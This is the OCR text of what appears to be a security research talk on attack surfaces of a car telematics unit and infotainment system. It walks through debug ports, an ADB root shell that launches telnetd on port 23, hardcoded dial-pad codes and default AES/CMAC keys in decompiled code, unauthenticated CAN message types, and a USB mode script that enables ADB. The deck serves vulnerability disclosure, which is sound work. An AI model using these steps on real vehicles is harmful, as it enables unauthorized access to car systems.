


Attack Surfaces Analysis - I

Structural-Functional Analysis


The Hardware Structure of TCU


- A Linux OS runs on the SoC (LTE Modem).
- Master/Slave model.
- Embedded SIM for network and eCall.
- Non-volatile memory
- MCU for CAN and PM
- Interfaces of NAD:
  - USB, WLAN, BT, CAN




Attack Surface of ESIM

- Embedded SIM using the VQFN8 Packaging(MFF2)








1	VCC	5	GND
2	RST	6	VPP
3	CLK	7	I/O
4	NC	8	NC


Overview of APN

- Access Point Name - The name of gateway



The Hardware Structure of IVI

- Non-volatile memory
  - eMMC, NAND Flash
  - SPI Flash, EEPROM
- Display:
  - Instrument Cluster
  - Infotainment
- Interfaces
  - Ethernet, CAN, Wi-Fi, Bluetooth
  - USB, SD Card




Attack Surfaces Analysis - II

Exploitation of Basic Components


Attack Surfaces of Debug Ports

- Interface: Ethernet, Wi-Fi, USB, CAN-bus
- Protocol: UART, ADB, RNDIS
- Services: adbd, sshd, etc



UART Port


USB Hub with Ethernet



Factory Terminal


USB Port

- The TCU is as a NAD (Network Access Devices) of IVI.
- USB connector is always non-standard.




Attack Method

USB Connector




HSD Connector to USB Type-B



Hirose Connector to USB Type-B

ADB Services

- USB to HSD cable
- ADB is opening as default settings
- Root privileges



```
λ adb shell
* daemon not running. starting it now on port 5037 *
* daemon started successfully *


BusyBox v1.18.5 (2016-06-04 12:17:14 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # telnetd -p 23
```

Start ADB Through by Secret Codes

- The secret codes are hardcoded.

```
public boolean mo4705a(String str) {
    Log.e("cryptString= ", "cmd" + str);
    Intent intent;
    if (str.equals(this.f2444b.getString(2131165377))) {
        Log.i("SupportDebug", "debug_cmd_start_adb");
        BackStageManager.getInstance().enableAdb(true);
        return true;
```

```
<string name="bt_debug_cmd_start_adb">*#518101#*</string>
<string name="bt_debug_cmd_stop_adb_wifi">*#518110#*</string>
<string name="bt_debug_cmd_start_adb_wifi">*#518111#*</string>
<string name="bt_debug_cmd_otg_host_mode">*#518120#*</string>
```

Start ADB Through by Secret Codes

- Calling a secret code on Dial pad.



```
root(     _6dq:/ # ls
ls
acct
cache
charger
config
d
data
default.prop
dev
device
etc
file_contexts
fstab.freescale
init
init.environ.rc
init.freescale.rc
init.freescale.usb.rc
init.rc
init.trace.rc
init.usb.rc
insdcard
```

Start ADB through CAN Signal

```
MCUSTATUS(132, SecureType.AUTHENTICATE, Handler.A
AIRBAGSTATUS(133, SecureType.AUTHENTICATE, Handle
PRODUCTIONTEST(134, SecureType.NONE, Handler.ACUP
CANSIGNAL(135, SecureType.NONE, Handler.APP),
BBVERSIONGET(136, SecureType.NONE, Handler.APP),
MCUERROR(148, SecureType.NONE, Handler.APP),
BBUPGRADEMODE(149, SecureType.NONE, Handler.APP),
PERSAUTH_STATUS(150, SecureType.AUTHENTICATE, Han
TBOXERRORSTATUS(151, SecureType.NONE, Handler.APP
BBSETTINGSET(152, SecureType.ENCRYPT, Handler.APP
BBSELFTEST(153, SecureType.NONE, Handler.APP),
BBAUDIOSETTINGSET(154, SecureType.NONE, Handler.A
CANPACKING(155, SecureType.AUTHENTICATE, Handler.
TSPSERVERIDSET(156, SecureType.AUTHENTICATE, Hand
ALARMTIMER(157, SecureType.AUTHENTICATE, Handler.
APNIDSET(158, SecureType.AUTHENTICATE, Handler.AP
CANEVENT(159, SecureType.AUTHENTICATE, Handler.AP
CAN_REQ(160, SecureType.AUTHENTICATE, Handler.APP
```

Start ADB through CAN Signal

```
byte[] encrypt = null;
encrypt = encryptKey == null ? new byte[]{0, 17, 34, 51, 68, 85, 102, 119
    , -120, -103, -86, -69, -52, -35, -18, -1} : encryptKey.getEncoded();
this.encryptor = new Aes128.Encryptor(encrypt);
this.decryptor = new Aes128.Decryptor(encrypt);
byte[] cmac = null;
cmac = cmacKey == null ? new byte[]{0, 17, 34, 51, 68, 85, 102, 119, -120
    , -103, -86, -69, -52, -35, -18, -1} : cmacKey.getEncoded();
this.encryptCmac = new Aes128.Cmac(cmac);
this.decryptCmac = new Aes128.Cmac(cmac);
```


SOP
EOP
7B
Length
Action Code
Data
CRC-32
7D
2-Bytes
1-Byte
4-Bytes

Start ADB through CAN Signal

```
UsbTopic.CurrentCompositionResult result = UsbTopic.verifyCurrentCompositionResultPayload(
    (UsbTopic.CurrentCompositionResult)((UsbTopic.CurrentCompositionResult)msg.getPayload())
    );
UsbComposite composite = (UsbComposite)result.getResult();
switch (this.usbComType) {
    ...
    case DIAGCOMPOSITE: {
        if (!this.isDiagComposition(composite)) {
            if (SysLogger.isDebugEnabled()) {
                SysLogger.debug(" set TBox into diag mode!");
            }
            ...
            this.publish((Topic)UsbTopic.USE_COMPOSITION, (Object)this.diagComposite);
            ...
        }
```


```
.. (up a dir)
</sdata/usb_compositions/
  1200*
  1201*
  1203*
  1204*
  1205*
  1206*
  1207*
  1208*
  1209*
  1210*
  1211*
  1212*
  1213*
  1214*
  1215*
  1216*
  1217*
  1218*
  1219*
  1220*
  1221*
  1222*
  1223*
  1224*
  1225*
  1226*
  1227*
  1228*
  1229*
  901D*
  9021*
  9022*
  9024*
```

```
27 # DESCRIPTION: DIAG + ADB + RNDIS + NMEA + MODEM + MODEM + SAP
28
29 echo "Switching to composition number 0x1203"
30
31 if [ "$1" = "y" ]; then
32     num="1"
33 else
34     num="0"
35 fi
36
37 if [ "$#" -ge 2 ]; then
38     delay=$2
39 else
40     delay="0"
41 fi
42
43 if [ "$#" -ge 3 ]; then
44     from_adb=$3
45 else
46     from_adb="n"
47 fi
48
49 num="0"
50 mode="hsusb"
51
52 echo 0 > /sys/class/android_usb/android$num/enable
53 echo 1203 > /sys/class/android_usb/android$num/idProduct
54 echo 1BC7 > /sys/class/android_usb/android$num/idVendor
55 echo diag > /sys/class/android_usb/android$num/f_diag/clients
56 echo tty,smd,smd,smd > /sys/class/android_usb/android$num/f_serial/transports
57 echo rndis,diag,adb,serial > /sys/class/android_usb/android$num/functions
58 echo 1 > /sys/class/android_usb/android$num/remote_wakeup
59 echo 1 > /sys/class/android_usb/android$num/f_rndis_qc/wceis
60 sleep $delay
61 echo 1 > /sys/class/android_usb/android$num/enable
```

